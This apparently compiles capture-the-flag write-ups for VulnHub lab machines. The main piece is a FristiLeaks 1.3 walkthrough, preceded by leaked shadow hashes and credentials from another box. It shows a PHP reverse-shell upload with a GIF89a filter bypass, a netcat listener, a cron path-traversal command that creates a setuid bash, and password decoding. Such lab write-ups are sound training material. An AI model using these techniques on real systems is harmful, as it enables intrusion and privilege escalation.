3 user2:$6$7gVE7KgT$ud1VN80wYCbFveieo4CJQIoMcEgcfKqa24ivRs/MNAmmPeudsz/┘
  ↳ p3QeCMHj8ULlvSufZmp3TodaWlIFSZ.....
4 user3:$6$PaKeECW4$5yMn9UU4YByCj0LP4QWaGt/┘
  ↳ S1aG0Zs73EOJXh.Rl0ebjpmsBmuGUwTgBamqCCx7qZ0sWJOuzIqn.GM69a.....
5 user4:$6$0pxj6KPl$NA5S/2yN3TTJbPypEnsQYe1PrgbfccHntMggLdU2eM5/┘
  ↳ 23dnosIpmD8sRJwI1PyDFgQXH52kYk.bzc6sA.....
6 user5:$6┘
  ↳ $wndyaxl9$cOEaymjMiRiljzzaSaFVXD7LFx20w0xeonEdCW.GszLm77kOd5GpQZzJpcwvufmRndcYatr5ZQESdqbIs.....
7 user6:$6$Y9wYnrUW$ihpBL4g3GswEay/AqgrKzv1n8uKhWiBNlhdKm6DdX7WtDZcUbh/5w/┘
  ↳ tQELa3LtiyTFwsLsWXubsSCfzRc.....
8 mysql:$6$02ymBAYF$NZDtY392guzYrveKnoISea6oQpv87OpEjEef5KkEUqvt0AjZ2i1UPbkrfmrHG/┘
  ↳ IonKdnYEecOS0ZBcQFZ.....
9 user7:$6$5RBuOGFi$eJrQ4/xf2z/3pG43UkkoE35Jb0BI17AW/umj1Xa7eykmalVKiRKJ4w3vFEOEOtYinnkIRa.89┘
  ↳ dXtGQXdh.....
10 user8:$6$fdtulQ7i$G9THW4j6kUy4bXlf7C/┘
  ↳ 0XQtntw123LRVRfIkJ6akDLPHIqB5PJLD4AEyz7wXsEhMc2XC4CqiTxATfb20x.....
```

Credentials

```
1 ssh: root/123..
2 mysql: mysql/mysql@1....
```

References

[+] https://www.vulnhub.com/entry/escalate_linux-1,323/

[VulnHub] FristiLeaks: 1.3

Date: 11/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_php_fileupload](#), [exploit_php_fileupload_bypass](#), [privesc_sudo](#), [privesc_setuid](#)

Overview

This is a writeup for VulnHub VM [FristiLeaks: 1.3](#). Here are stats for this machine from [machinescli](#):

 machinescli -t --info fristi

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#133	FristiLeaks: 1.3						exploit_php_fileupload exploit_php_fileupload_bypass privesc_sudo privesc_setuid



Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3): [exploit_php_fileupload](#), [exploit_php_fileupload_by_privesc_sudo](#), [privesc_setuid](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Sep 11 13:59:40 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/vulnhub/fristileaks1.3/results/192.168.92.133/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/vulnhub/fristileaks1.3/results/192.168.92.133/scans/xml/_quick_tcp_nmap.xml
   ↳ 192.168.92.133
2 Nmap scan report for 192.168.92.133
3 Host is up, received arp-response (0.00099s latency).
4 Scanned at 2019-09-11 13:59:41 PDT for 13s
5 Not shown: 999 filtered ports
6 Reason: 992 no-responses and 7 host-prohibiteds
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp open  http    syn-ack ttl 64 Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
9 | http-methods:
10 |   Supported Methods: GET HEAD POST OPTIONS TRACE
11 |_ Potentially risky methods: TRACE
12 | http-robots.txt: 3 disallowed entries
13 |_/cola /sisi /beer
14 |_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
15 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
16 MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
17
18 Read data files from: /usr/bin/./share/nmap
19 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20 # Nmap done at Wed Sep 11 13:59:54 2019 -- 1 IP address (1 host up) scanned in 14.00 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	tty 64 Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)	./results/192.168.92.133/scans/tcp_80_http_dirb.txt ./results/192.168.92.133/scans/tcp_80_http_nikto.txt ./results/192.168.92.133/scans/tcp_80_http_nmap.txt ./results/192.168.92.133/scans/tcp_80_http_robots.txt ./results/192.168.92.133/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find references to 3 directories from robots.txt:

```
1 http://192.168.92.133/cola
2 http://192.168.92.133/sisi
3 http://192.168.92.133/beer
```




Figure 4: writeup.enumeration.steps.3.1

4. These directories don't have anything useful other than a meme image. Since all these directory names are references to drinks and the name of this VM also refers to one, we try <http://192.168.92.133/fristi> and are presented with a login page:




Figure 5: writeup.enumeration.steps.4.1

Findings

Open Ports

1 [80/tcp](#) | [http](#) | Apache httpd [2.2.15](#) ((CentOS) DAV/2 PHP/5.3.3)

Files

1 <http://192.168.92.133/robots.txt>
 2 <http://192.168.92.133/fristi>

Users

```
1  ssh: eezeepz, admin, fristigod
```

Phase #2: Exploitation

1. The source of this page hints at a possible username `eezeepz` and password encoded within an image embedded as Base64 data in this source:

```
1 eezeepz/keKkeKKeKKeKkEkkEk
```




Figure 6: writeup.exploitation.steps.1.1




Figure 7: writeup.exploitation.steps.1.2

2. We login using these credentials and are presented with a file upload page. We create a PHP reverse shell, add GIF89a magic byte to it start and rename it as `rs.php.gif` to evade filters and upload the file. Once uploaded the applications informs us of the upload directory as well:

```
1 rs.php.gif → http://192.168.92.133/fristi/uploads/rs.php.gif
```




Figure 8: writeup.exploitation.steps.2.1

3. We start a Netcat listener, issue a request for this file using `curl` and are presented with the initial shell:

```
1 nc -nlvp 443
2 curl -v "http://192.168.92.133/fristi/uploads/rs.php.gif"

root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # curl -v "http://192.168.92.133/fristi/uploads/rs.php.gif"
* Expire in 0 ms for 6 (transfer 0xbbfdd0)
* Trying 192.168.92.133...
* TCP_NODELAY set
* Expire in 200 ms for 4 (transfer 0xbbfdd0)
* Connected to 192.168.92.133 (192.168.92.133) port 80 (#0)
> GET /fristi/uploads/rs.php.gif HTTP/1.1
> Host: 192.168.92.133
> User-Agent: curl/7.64.0
> Accept: */*
>
^C
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 #
```

Figure 9: writeup.exploitation.steps.3.1

```

root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # nc -lvp 443
listening on [any] 443 ...
192.168.92.133: inverse host lookup failed: Unknown host
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.133] 43586
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 10:22:43 up 24 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.1$

sh-4.1$ uname -a
uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
sh-4.1$

sh-4.1$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:A5:A6:76
          inet addr:192.168.92.133  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:a676/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:343696 errors:0 dropped:0 overruns:0 frame:0
          TX packets:199868 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28339698 (27.0 MiB)  TX bytes:30059387 (28.6 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

sh-4.1$

```

Figure 10: writeup.exploitation.steps.3.2

Phase #2.5: Post Exploitation

```

1  apache@localhost.localdomain> id
2  uid=48(apache) gid=48(apache) groups=48(apache)
3  apache@localhost.localdomain>
4  apache@localhost.localdomain> uname
5  Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015
   ↪  x86_64 x86_64 x86_64 GNU/Linux
6  apache@localhost.localdomain>
7  apache@localhost.localdomain> ifconfig
8  eth0  Link encap:Ethernet  HWaddr 08:00:27:A5:A6:76
9        inet addr:192.168.92.133  Bcast:192.168.92.255  Mask:255.255.255.0
10       inet6 addr: fe80::a00:27ff:fea5:a676/64 Scope:Link
11       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12       RX packets:343696 errors:0 dropped:0 overruns:0 frame:0
13       TX packets:199868 errors:0 dropped:0 overruns:0 carrier:0
14       collisions:0 txqueuelen:1000
15       RX bytes:28339698 (27.0 MiB)  TX bytes:30059387 (28.6 MiB)
16  apache@localhost.localdomain>
17  apache@localhost.localdomain> users
18  eezeepz
19  admin
20  fristigod

```

Phase #3: Privilege Escalation

1. Exploring the filesystem, we come across `/var/www/notex.txt` file. This file hints looking at the contents of user `eezeepz`'s home directory:

```
1 cd /var/www
2 cat notes.txt
```

```
sh-4.1$ pwd
/var/www
pwd
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  6 root root 4096 Nov 17  2015 .
drwxr-xr-x. 19 root root 4096 Nov 19  2015 ..
drwxr-xr-x.  2 root root 4096 Aug 24  2015 cgi-bin
drwxr-xr-x.  3 root root 4096 Nov 17  2015 error
drwxr-xr-x.  7 root root 4096 Nov 25  2015 html
drwxr-xr-x.  3 root root 4096 Nov 17  2015 icons
-rw-r--r--   1 root root   98 Nov 17  2015 notes.txt
sh-4.1$

sh-4.1$ cat notes
cat notes.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.

-jerry
sh-4.1$
```

Figure 11: writeup.privesc.steps.1.1

2. We find another interesting file at `/home/eezeepz/notes.txt` which hints at a possible privesc method:

```
1 cd /home/eezeepz
2 cat notes.txt
```

```

sh-4.1$ pwd
/home/eezeepz
pwd
sh-4.1$

sh-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
sh-4.1$

```

Figure 12: writeup.privesc.steps.2.1

3. As suggested in the notes file, we create a file `/tmp/runthis` to execute a command starting with `/usr/bin` followed by directory traversal strings to copy the `bash` shell into `/tmp` directory and `setuid` on it. Since these commands are executed within the scope of user `admin`, when we run the `/tmp/bash` file, we get a shell as user `admin`:

```

1 echo -e "/usr/bin/../../../../bin/cp /bin/bash /tmp/bash; chmod u+s /tmp/bash" >/tmp/runthis
2 /tmp/bash -p

```



```

bash-4.1$ cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
bash-4.1$
bash-4.1$ cd /tmp
bash-4.1$ ls -l
total 908
-rwsr-xr-x 1 admin  admin  906152 Sep 11 13:51 bash
-rw-r--r-- 1 admin  admin   14233 Sep 11 13:52 cronresult
-rw-rw-rw- 1 apache apache     63 Sep 11 10:41 runthis
bash-4.1$
bash-4.1$ cat runthis
/usr/bin/../../../../bin/cp /bin/bash /tmp/bash; chmod u+s /tmp/bash
bash-4.1$
bash-4.1$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.1$
bash-4.1$ ./bash -p
bash-4.1$
bash-4.1$ id
uid=48(apache) gid=48(apache) euid=501(admin) groups=48(apache)
bash-4.1$

```

Figure 13: writeup.privesc.steps.3.1

4. We move into `/home/admin` directory and find a reversed, Base64 encoded string within `whoisyourgodnow.txt` file, that is owned by user `fristigod`. We also find a Python script `cryptpass.py` in this directory. Looking at the script, we reverse the encoding process and add a decoding method to it. Testing updated script with `=RFn0AKnlMHMPiZpyuTI0ITG` reveals the password for user `fristigod` to be `LetThereBeFristi!`. We then use `su` to switch user:

```

1 cat whoisyourgodnow.txt
2 cat cryptpass.py
3 python cryptpass.py =RFn0AKnlMHMPiZpyuTI0ITG
4 su - fristigod

```

```
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # cat cryptpass.py
import base64, codecs, sys

def encodeString(str):
    base64string=base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

def decodeString(str):
    return base64.b64decode(codecs.encode(str[::-1], 'rot13'))

print encodeString(sys.argv[1])
print decodeString(sys.argv[1])
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 #
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # python cryptpass.py =RFn0AKnlMHMPizpyuTI0ITG
UEIFjxRIlyUp6yRHAuHGf52F00woTWIC
LetThereBeFristi!
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 #
```

Figure 14: writeup.privesc.steps.4.1

```

bash-4.1$ cd /home/admin/
bash-4.1$
bash-4.1$
bash-4.1$ ls -la
total 656
drwx-----. 2 admin    admin    4096 Sep 11 11:17 .
drwxr-xr-x. 5 root     root     4096 Nov 19 2015 ..
-rw----- 1 admin    admin     261 Sep 11 11:17 .bash_history
-rw-r--r-- 1 admin    admin      18 Sep 22 2015 .bash_logout
-rw-r--r-- 1 admin    admin     176 Sep 22 2015 .bash_profile
-rw-r--r-- 1 admin    admin     124 Sep 22 2015 .bashrc
-rwxr-xr-x 1 admin    admin   45224 Nov 18 2015 cat
-rwxr-xr-x 1 admin    admin   48712 Nov 18 2015 chmod
-rw-r--r-- 1 admin    admin     737 Nov 18 2015 cronjob.py
-rw-r--r-- 1 admin    admin      21 Nov 18 2015 cryptedpass.txt
-rw-r--r-- 1 admin    admin     258 Nov 18 2015 cryptpass.py
-rwxr-xr-x 1 admin    admin   90544 Nov 18 2015 df
-rwxr-xr-x 1 admin    admin   24136 Nov 18 2015 echo
-rwxr-xr-x 1 admin    admin  163600 Nov 18 2015 egrep
-rwxr-xr-x 1 admin    admin  163600 Nov 18 2015 grep
-rwxr-xr-x 1 admin    admin   85304 Nov 18 2015 ps
-rw-r--r-- 1 fristigod fristigod   25 Nov 19 2015 whoisyourgodnow.txt
bash-4.1$
bash-4.1$
bash-4.1$
bash-4.1$ cat whoisyourgodnow.txt
=RFn0AKnlMHMPizpyuTI0ITG
bash-4.1$
bash-4.1$
bash-4.1$ su - fristigod
Password:
-bash-4.1$
-bash-4.1$ id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
-bash-4.1$

```

Figure 15: writeup.privesc.steps.4.2

5. Looking at the file `cryptedpass.txt`, which is owned by user `admin`, we see a similar encoded string as before and repeat the process to get decoded the decoded password `thisisalsopw123`. We use this to switch user:

```

1 cat cryptedpass.txt
2 cat cryptpass.py
3 python cryptpass.py mVGZ303omkJLmy2pcuTq
4 su - admin

```

```
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # python cryptpass.py mVGZ303omkJLmy2pcuTq
=RUI1ATplxKoZc0ng92ZCAwJUMIo
thisisalsopw123
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 #
```

Figure 16: writeup.privesc.steps.5.1

```
bash-4.1$ pwd
/home/admin
bash-4.1$
bash-4.1$ ls -l
total 632
-rwxr-xr-x 1 admin admin 45224 Nov 18 2015 cat
-rwxr-xr-x 1 admin admin 48712 Nov 18 2015 chmod
-rw-r--r-- 1 admin admin 737 Nov 18 2015 cronjob.py
-rw-r--r-- 1 admin admin 21 Nov 18 2015 cryptedpass.txt
-rw-r--r-- 1 admin admin 258 Nov 18 2015 cryptpass.py
-rwxr-xr-x 1 admin admin 90544 Nov 18 2015 df
-rwxr-xr-x 1 admin admin 24136 Nov 18 2015 echo
-rwxr-xr-x 1 admin admin 163600 Nov 18 2015 egrep
-rwxr-xr-x 1 admin admin 163600 Nov 18 2015 grep
-rwxr-xr-x 1 admin admin 85304 Nov 18 2015 ps
